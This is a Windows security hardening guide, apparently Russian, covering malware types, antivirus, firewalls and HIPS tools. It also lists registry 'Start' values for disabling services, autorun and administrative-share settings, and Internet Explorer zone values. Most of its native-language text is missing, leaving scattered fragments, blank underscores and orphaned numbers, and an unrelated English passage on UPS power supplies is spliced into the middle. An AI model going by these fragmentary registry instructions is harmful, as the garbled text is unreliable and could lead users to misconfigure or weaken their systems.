

Windows ME – Vista

Microsoft

Windows,

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1.

1.

2.

Host Intrusion Prevention System

3.

2.

1.

*UPS (Uninterruptible Power Supply)*

DEP (Data Execution Prevention)

2.

( )

(

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Internet Explorer

Mozilla Firefox

Opera

3.

1.

4.

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*(Java, JavaScript, Visual Basic Script)*

,

IFRAME

1.

1.

(malware,

malicious

software) –

malware

(Trojan),

(Worm)

(Virus).

Trojan

Worm

/

# Virus –

malware

« »

Virus

( . 1).

Начало файла изменяется так, чтобы внедренный код вируса получал управление при исполнении программы	В середину файла внедряется фрагмент вредоносного кода. Используется компрессия, так что размер файла не меняется.	Конец файла не затрагивается.
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. 1.

« »

( malware).

«Virus»,

malware, -

« ».

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« »

malware Virus.

Trojan Worm

100%,

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(RiskWare)

(AdWare),

- (Hoax),

(SpamTool, VirTool)

BackDoor

RootKit

(Spyware)

malware

1)

Flash-

2)

3)

4)

5)

20

2.

\_\_\_\_\_



malware,

1)

2)

3)

( ZIP RAR).

4)

[newvirus@company.com](mailto:newvirus@company.com), [virus@company.com](mailto:virus@company.com)

(on-access),


(on-demand),

(firewalls),

1)

2)

(.2).



.2.

– ZoneAlarm, Outpost

Firewall, Sunbelt Kerio Personal Firewall, COMODO Personal Firewall

Internet Security,

BitDefender Internet Security

Kaspersky Internet Security.



( ).

\_\_\_\_\_

– Ad-Aware, Spybot – Search and Destroy, AVG Anti-Spyware

Host Intrusion Prevention Systems (HIPS),

HIPS

HIPS

100%

HIPS –

HIPS

HIPS

Sandbox.

HIPS –

HIPS

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HIPS

HIPS

HIPS

Sandbox

HIPS

« »

Windows

s

HIPS -

System Safety Monitor

AntiHook.

HIPS -

CyberHawk.

HIPS

Sandbox -

DefenseWall HIPS

Sandboxie.

3.

Documents and Settings ( Windows Vista - Users), WINDOWS

WINDOWS\system32.

( . .

C:\rose.exe),

Program Files WINDOWS\system.

Windows – Registry Editor (C:\Windows\regedit.exe).

malware,

Autoruns sysinternals.com –

malware

[HKEY\\_LOCAL\\_MACHINE\System\CurrentControlSet\Services,](#)  
[HKEY\\_LOCAL\\_MACHINE\System\ControlSet00\\*\Services.](#)

Internet Explorer.

NT-

Windows Vista. Malware

« ».

:

- cmd.exe - OK: 'netstat -a' -  
Enter.

ESTABLISHED -

TIME\_WAIT (CLOSE\_WAIT) -

LISTENING -

LISTENING

Internet Explorer;

JavaScript.

- ActiveX.

Microsoft,

ActiveX

- Browser Helper Objects Internet Explorer

2.

1.

## UPS (Uninterruptible Power Supply)

UPS (Uninterruptible Power Supply) is a device that provides a constant and clean power supply to the connected equipment in the event of a power outage or fluctuation. It is used to protect sensitive equipment from power surges, voltage drops, and other power quality issues. UPS systems are commonly used in data centers, hospitals, and other critical environments where power reliability is essential.

UPS systems are categorized into three main types: Standby, Line-Interactive, and Double Conversion. Standby UPS is the most basic type, which only converts AC to DC when a power outage occurs. Line-Interactive UPS provides better voltage regulation and is suitable for most office environments. Double Conversion UPS provides the highest level of protection, converting AC to DC and then back to AC, ensuring a clean and stable power supply.

The capacity of a UPS is measured in VA (Volt-Amperes) or kW (Kilowatts). The capacity should be chosen based on the power requirements of the connected equipment. A common rule of thumb is to select a UPS with a capacity that is 20-30% higher than the total power requirements of the equipment. For example, if the total power requirements are 300 VA, a UPS with a capacity of 360 VA or 420 VA would be suitable.

UPS systems also provide battery backup, which allows the connected equipment to continue operating for a certain period of time during a power outage. The runtime of a UPS depends on the capacity of the battery and the power requirements of the equipment. For example, a 300 VA UPS with a 1-hour runtime would provide 300 VA of power for 1 hour. A 600 VA UPS with a 1-hour runtime would provide 600 VA of power for 1 hour.

UPS systems are also used for power conditioning, which involves filtering out noise and other power quality issues from the AC power supply. This helps to protect sensitive equipment from damage and ensures that the equipment is operating at its best performance level.

1-2 , 300 (1-2 600 , 1 )



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## DEP (Data Execution Prevention)

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DEP,

Windows.

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DEP

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DEP

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\_\_\_\_\_  
(ICQ),

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2000, XP Pro, 2003:

- - 'gpedit.msc' - OK -  
- - - -  
( , ).  
'gpupdate'

XP Home

1) - - 'regedit' - OK.

2)

[HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies.](#)

3)

4)

Explorer

5)

NoDriveTypeAutoRun

\_\_\_\_\_ :

0x1 -

0x4 -

0x8 -

0x10 -

0x20 - CD-

0x40 - RAM-

0x80 -

0xFF - .

\_\_\_\_\_ :

0x95 - Windows 2000 2003 ( , )

0x91 - Windows XP ( )

: XP Home (

Explorer), .

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:

:

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer

: NoDriveAutoRun

: 0x0-0x3FFFFFFF

```
" " -  
( ) ,  
- B .  
.  
: 0x0  
.
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« ».
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(  
picture.jpg.vbs,  
picture.jpg).  
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```

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Windows Vista

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, :  
- - 'regedit' - OK.  
- - 'NeverShowExt' - Enter.
```

- F3, , /

\_\_\_\_\_ :

readme.txt readmenot.txt,

readme.txt readmenot,

\_\_\_\_\_

\_\_\_\_\_

, Inbound Connection, Server Rights

(FTP, P2P, ICQ-

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\_\_\_\_\_

).

\_\_\_\_\_ (

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Windows -

ICQ

ICQ-

(

QIP, Miranda

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Internet Explorer

Firefox

Opera.

Windows Vista

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\_\_\_\_\_ (

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\_\_\_\_\_ :  
1) \_\_\_\_\_ ( \_\_\_\_\_ ) .

2) \_\_\_\_\_ .

3) \_\_\_\_\_ .

\_\_\_\_\_ ,  
4) \_\_\_\_\_ ( 18 \_\_\_\_\_ ) .

Microsoft – \_\_\_\_\_ .

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Flash-

Windows, Nero BackItUp, Norton Ghost

Norton GoBack.

Windows


Worms

Doors

Cleaner



(<http://www.firewallleaktester.com/wwdc.htm>),



.3

## Windows XP

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Dial-Up

ADSL.

Windows Vista (Manual).

(Disabled) ( ):

DNS- [DNS Client]

Machine Debug Manager

NetMeeting Remote Desktop Sharing

[Automatic Updates] (  
Windows)

[Wireless Zero Configuration]

[Secondary Logon] (  
)

DDE [Network DDE DSDM]

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[Remote Desktop Help Session Manager]

HID- [Human Interface Device Access]

NetBIOS TCP/IP [TCP/IP NetBIOS

Helper Service]

[ClipBook]

[System Restore Service]

[Indexing Service]

SSDP [SSDP Discovery Service]

DDE [Network DDE]

[Application Layer

Gateway Service] ( Windows XP SP2)

IPSEC [IPSEC Services]

[Terminal Services]

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[Fast User Switching Compatibility] ( - )  
).

\_\_\_\_\_ [Remote Registry]

\_\_\_\_\_ (BITS)

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[Background Intelligent Transfer Service] ( Windows - )

( , , - )  
, ):

ASP.NET State Service

InstallDriver Table Manager

MS Software Shadow Copy Provider

Office Source Engine

QoS RSVP

Windows Installer

\_\_\_\_\_ WMI [WMI Performance

Adapter]

\_\_\_\_\_ Windows/ \_\_\_\_\_ (ICS)

[Windows Firewall/Internet Connection Sharing]

\_\_\_\_\_ - \_\_\_\_\_ [Web Client]

\_\_\_\_\_ - \_\_\_\_\_ [Remote

Access Auto Connection Manager]

\_\_\_\_\_ [Logical Disk Manager]

\_\_\_\_\_ [Remote

Access Connection Manager]

\_\_\_\_\_ [Performance

Logs and Alerts]

Supply] \_\_\_\_\_ [Uninterruptible Power

Transaction Coordinator] \_\_\_\_\_ [Distributed

Access] \_\_\_\_\_ [Routing and Remote

\_\_\_\_\_ [Task Scheduler] (

\_\_\_\_\_ )  
\_\_\_\_\_ HTTP SSL [HTTP SSL]

\_\_\_\_\_ [Network Connections]

\_\_\_\_\_ COM+ [COM+ Event System]

\_\_\_\_\_ COM+ [COM+ System Application]

Burning COM Service] \_\_\_\_\_ COM - IMAPI [IMAPI CD-

[Logical Disk Manager Administrative Service]

\_\_\_\_\_ Windows [Windows Time]

\_\_\_\_\_ (WIA) [Windows Image

Acquisition]

\_\_\_\_\_ [Network Provisioning Service]

\_\_\_\_\_ [Error Reporting Service]

\_\_\_\_\_ [Portable Media Serial Number Service]

\_\_\_\_\_ (NLA) [Network Location

Awareness]

\_\_\_\_\_ - \_\_\_\_\_ [Smart Card]

\_\_\_\_\_ [Help and Support]

\_\_\_\_\_ [Removable Storage]

\_\_\_\_\_ [Volume Shadow Copy]

PnP- [Universal Plug and Play  
Device Host]  
[Application Management]  
( - ):  
[Telephony]  
(RPC) [Remote Procedure Call]  
DHCP- [DHCP Client] (  
Plug and Play  
Windows Audio  
Windows User Mode Driver Framework  
[Print Spooler]  
[Security Accounts  
Manager]  
[Event Log]  
DCOM [DCOM Server Process  
Launcher]  
[Protected Storage]  
Windows [Windows  
Management Instrumentation]  
[Distributed Link  
Tracking Client]  
[Shell Hardware  
Detection]  
[Cryptographic Services]  
[Themes]  
[System Event  
Notification]

)

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( DNS- – DNS,

IP- .

( Machine Debug Manager – .

( NetMeeting Remote Desktop Sharing –

NetMeeting. ,

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Windows. ,

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( DDE – ,  
(shared) .  
DDE .

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( HID- – ,  
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( NetBIOS TCP/IP – LMHOSTS,  
NetBIOS.  
LMHOSTS, NetBIOS.

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( System Restore –  
Windows. System  
Restore ,

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Windows .

( **SSDP** PnP-

*PnP-*

( **DDE** ( )).

(  
Windows. Windows XP SP2

( **IPSEC** IP-

( - ( )  
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( ASP.NET State Service –

.NET Framework.

( InstallDriver Table Manager –

InstallShield.

( MS Software Shadow Copy Provider -

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( Office Source Engine –

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( QoS RSVP –

( Windows Installer –

Windows.

( WMI –

( Windows/ (ICS) –  
Windows.

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( HTTP SSL -  
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(HTTPS).  
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*Windows/*  
(ICS).

( COM+ - ,

( COM+ - , COM+

( COM - IMAPI -  
Windows, -  
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( Windows

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Microsoft.

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(NLA)

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( — Windows.  
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( PnP- — PnP

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( (BITS) —

Windows,

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( — , , IP- . .

( (RPC) - Windows.

RPC

*Machine Debug Manager, MS Software Shadow Copy Provider, QoS RSVP, Windows Audio, Windows Installer, Windows User Mode Driver Framework, WMI,*

*Windows,*

*COM+,*

*COM+,*

*(WIA),*

*IPSEC,*

*(BITS),*

( DHCP- — .

ADSL.

( Plug and Play - « ».

, *Windows Audio*,

( Windows Audio - ,

( Windows User Mode Driver Framework - ,

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( DCOM DCOM-



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( , . .),  
Windows.

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Windows – ,

*Windows/*

*(ICS)*

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NTFS.

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Windows.

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COM+.

(

Windows

Vista ( [www.thevista.ru](http://www.thevista.ru) ),

Windows XP

[Desktop Window Manager Session Manager /](#)

DWM: Desktop Window Manager.  
Aero Glass,

[IP Helper: IPv6](#)

IPv4- IPv6,

[Offline Files / - :](#)

- - ,

[Program Compatibility Assistant Service /](#)

: Program  
Compatibility Assistant. Program  
Compatibility Assistant, .

[ReadyBoost: ReadyBoost.](#)

USB-

Flash-

USB-

Tablet PC Input Service /

Tablet PC.

TabletPC:

Tablet PC,

Windows Defender:


(spyware adware),

« »

(  
Windows Media).

Windows Vista -

( ) -



. 10.

(TCP/IP)

(Windows Vista –


4

(TCP/IPv4))

(, NDIS- Kaspersky Internet Security). :

(TCP/IP),

WINS.



.11.

NetBIOS

LMHOSTS

NetBIOS

TCP/IP.

OK.

( )

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Windows XP Home / Pro

(Disabled)

DNS- [DNS Client]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Dnscache]
"Start"=dword:00000004
```

Machine Debug Manager

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\MDM]
"Start"=dword:00000004
```

NetMeeting Remote Desktop Sharing

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\mnmsrvc]
"Start"=dword:00000004
```

[Automatic Updates] (

Windows)

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\wuauerv]
"Start"=dword:00000004
```

[Wireless Zero Configuration]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\WZCSVC]
"Start"=dword:00000004
```

[Secondary Logon] (

)

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\seclogon]  
"Start"=dword:00000004

**DDE [Network DDE DSDM]**

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\NetDDEdsdm]  
"Start"=dword:00000004

**[Remote Desktop**

**Help Session Manager]**

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\RDSSessMgr]  
"Start"=dword:00000004

**HID- [Human Interface Device Access]**

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\HidServ]  
"Start"=dword:00000004

**NetBIOS TCP/IP [TCP/IP NetBIOS Helper Service]**

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\LmHosts]  
"Start"=dword:00000004

**[ClipBook]**

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\ClipSrv]  
"Start"=dword:00000004

**[System Restore Service]**

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\srservice]  
"Start"=dword:00000004

**[Indexing Service]**

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\cisvc]  
"Start"=dword:00000004

**SSDP [SSDP Discovery Service]**

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\SSDPSRV]  
"Start"=dword:00000004

**DDE [Network DDE]**

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\NetDDE]  
"Start"=dword:00000004

**[Application Layer Gateway Service]**

**( Windows XP SP2)**

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\ALG]  
"Start"=dword:00000004

**IPSEC [IPSEC Services]**

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\PolicyAgent]

"Start"=dword:00000004

### [Terminal Services]

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\TermService]  
"Start"=dword:00000004

[Fast User Switching  
Compatibility] ( - ).

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\  
FastUserSwitchingCompatibility]  
"Start"=dword:00000004

### [Remote Registry]

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\RemoteRegistry]  
"Start"=dword:00000004

(BITS) [Background Intelligent  
Transfer Service] ( Windows - )

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\BITS]  
"Start"=dword:00000004

(Manual)

### ASP.NET State Service

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\aspnet\_state]  
"Start"=dword:00000003

### InstallDriver Table Manager

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\IDriverT]  
"Start"=dword:00000003

### MS Software Shadow Copy Provider

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\SwPrv]  
"Start"=dword:00000003

### Office Source Engine

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\ose]  
"Start"=dword:00000003

### QoS RSVP

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\RSVP]  
"Start"=dword:00000003

### Windows Installer

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\MSIServer]  
"Start"=dword:00000003

**WMI [WMI Performance Adapter]**

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\WmiApSrv]  
"Start"=dword:00000003

**Windows/ (ICS) [Windows Firewall/Internet Connection Sharing]**

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess]  
"Start"=dword:00000003

- **[Web Client]**

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\WebClient]  
"Start"=dword:00000003

- **[Remote Access Auto Connection Manager]**

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\RasAuto]  
"Start"=dword:00000003

**[Logical Disk Manager]**

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\dmserver]  
"Start"=dword:00000003

**[Remote Access Connection Manager]**

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\RasMan]  
"Start"=dword:00000003

**[Performance Logs and Alerts]**

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\SysmonLog]  
"Start"=dword:00000003

**[Uninterruptible Power Supply]**

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\UPS]  
"Start"=dword:00000003

**[Distributed Transaction Coordinator]**

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\MSDTC]  
"Start"=dword:00000003

**[Routing and Remote Access]**

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\RemoteAccess]  
"Start"=dword:00000003



**[Task Scheduler] (**

**)**

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\Schedule]  
"Start"=dword:00000003

**HTTP SSL [HTTP SSL]**

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\HTTPFilter]  
"Start"=dword:00000003

**[Network Connections]**

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\Netman]  
"Start"=dword:00000003

**COM+ [COM+ Event System]**

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\EventSystem]  
"Start"=dword:00000003

**COM+ [COM+ System Application]**

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\COMSysApp]  
"Start"=dword:00000003

**COM - IMAPI [IMAPI CD-Burning COM Service]**

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\ImapiService]  
"Start"=dword:00000003

**[Logical Disk**

**Manager Administrative Service]**

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\dmadmin]  
"Start"=dword:00000003

**Windows [Windows Time]**

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\W32Time]  
"Start"=dword:00000003

**(WIA) [Windows Image Acquisition]**

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\stisvc]  
"Start"=dword:00000003

**[Network Provisioning Service]**

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\xmlprov]  
"Start"=dword:00000003

**[Error Reporting Service]**

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\ERSvc]  
"Start"=dword:00000003

[Portable

**Media Serial Number Service]**

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\WmdmPmSN]
"Start"=dword:00000003
```

**(NLA) [Network Location Awareness]**

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Nla]
"Start"=dword:00000003
```

- **[Smart Card]**

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SCardSrv]
"Start"=dword:00000003
```

**[Help and Support]**

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\helpsvc]
"Start"=dword:00000003
```

**[Removable Storage]**

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NtmsSvc]
"Start"=dword:00000003
```

**[Volume Shadow Copy]**

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\VSS]
"Start"=dword:00000003
```

**PnP- [Universal Plug and Play Device Host]**

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\upnphost]
"Start"=dword:00000003
```

**[Application Management]**

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\AppMgmt]
"Start"=dword:00000003
```

**(Auto)**

**[Telephony]**

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TapiSrv]
"Start"=dword:00000002
```

**(RPC) [Remote Procedure Call]**

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RpcSs]
"Start"=dword:00000002
```

**DHCP- [DHCP Client] ( )**

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Dhcp]
"Start"=dword:00000002
```

## Plug and Play

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\PlugPlay]
"Start"=dword:00000002
```

## Windows Audio

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\AudioSrv]
"Start"=dword:00000002
```

## Windows User Mode Driver Framework

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\UMWdf]
"Start"=dword:00000002
```

### [Print Spooler]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Spooler]
"Start"=dword:00000002
```

### [Security Accounts Manager]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SamsSs]
"Start"=dword:00000002
```

### [Event Log]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Eventlog]
"Start"=dword:00000002
```

### DCOM [DCOM Server Process Launcher]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\DcomLaunch]
"Start"=dword:00000002
```

### [Protected Storage]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\ProtectedStorage]
"Start"=dword:00000002
```

### Windows [Windows Management

## Instrumentation]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\winmgmt]
"Start"=dword:00000002
```

### [Distributed Link Tracking

## Client]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TrkWks]
"Start"=dword:00000002
```

### [Shell Hardware Detection]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\ShellHWDetection]
"Start"=dword:00000002
```

"Start"=dword:00000002

[Cryptographic Services]

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\CryptSvc]  
"Start"=dword:00000002]

[Themes]

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\Themes]  
"Start"=dword:00000002

[System Event Notification]

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\SENS]  
"Start"=dword:00000002

[Security Center] ( )

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\wscsvc]  
"Start"=dword:00000002

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»

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\Alerter]  
"Start"=dword:00000004

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver]  
"Start"=dword:00000004

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanworksta  
tion]  
"Start"=dword:00000002

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\Messenger]  
"Start"=dword:00000004

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\Netlogon]  
"Start"=dword:00000004

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\NtLmSsp]  
"Start"=dword:00000003

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\RpcLocator]  
"Start"=dword:00000003

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\_\_\_\_\_)

(ADMIN\$, C\$, PRINT\$, FAX\$

)

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C\$ D\$ E\$ -

WinNT

Workstation/2000/2003/XP Professional

Backup Operators

;

WinNT

Server/2000 Server

Server Operators.

ADMIN\$ - %SYSTEMROOT%.

%SYSTEMROOT% ( Win2000/NT

C:\Winnt, XP - C:\Windows).

FAX\$ - Win2000 Server

IPC\$ -

NetLogon -

Net Logon

Win2000, 2003 NT Server

logon-

PRINT\$ - %SYSTEMROOT%\SYSTEM32\SPOOL\DRIVERS.

WinNT

Win2000/XP/2003,

(WinNT 4.0/2000/Windows Server 2003):

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\  
LanManServer\Parameters]

"AutoShareServer"=dword:00000000

(WinNT 4.0 Workstation/XP Pro):

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\  
LanManServer\Parameters]

"AutoShareWks"=dword:00000000

1.

XP Home

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LanManServer ,

!

IPC\$.

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ActiveX.

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## Internet Explorer

Internet Explorer 6,

Internet Explorer 7.

Internet Explorer,

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Internet Explorer;

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Internet Explorer;

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.NET Framework

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IFRAME:

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Java:

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ActiveX

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OK.

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)

## Internet Explorer 6.

( - )

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3]
```

```
[HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3]
```

```
    : ( ,  
      Internet Explorer;  
    )
```

```
"2200"=dword:00000003
```

```
    : ( ,  
      Internet Explorer;  
    )
```

```
"1803"=dword:00000003
```

```
    :  
"1604"=dword:00000000
```

### .NET Framework

```
    , :  
"2004"=dword:00000001
```

```
    , :  
"2001"=dword:00000000
```

:  
"1A00"=dword:00010000

:  
"1809"=dword:00000003

- ...:  
"2101"=dword:00000001

:  
"1406"=dword:00000003

**IFRAME:**

"1804"=dword:00000003

...:  
"1A04"=dword:00000003

:  
"2100"=dword:00000000

:  
"1609"=dword:00000001

:  
"1601"=dword:00000000

:  
"1802"=dword:00000000

:  
"1607"=dword:00000003

- ...:  
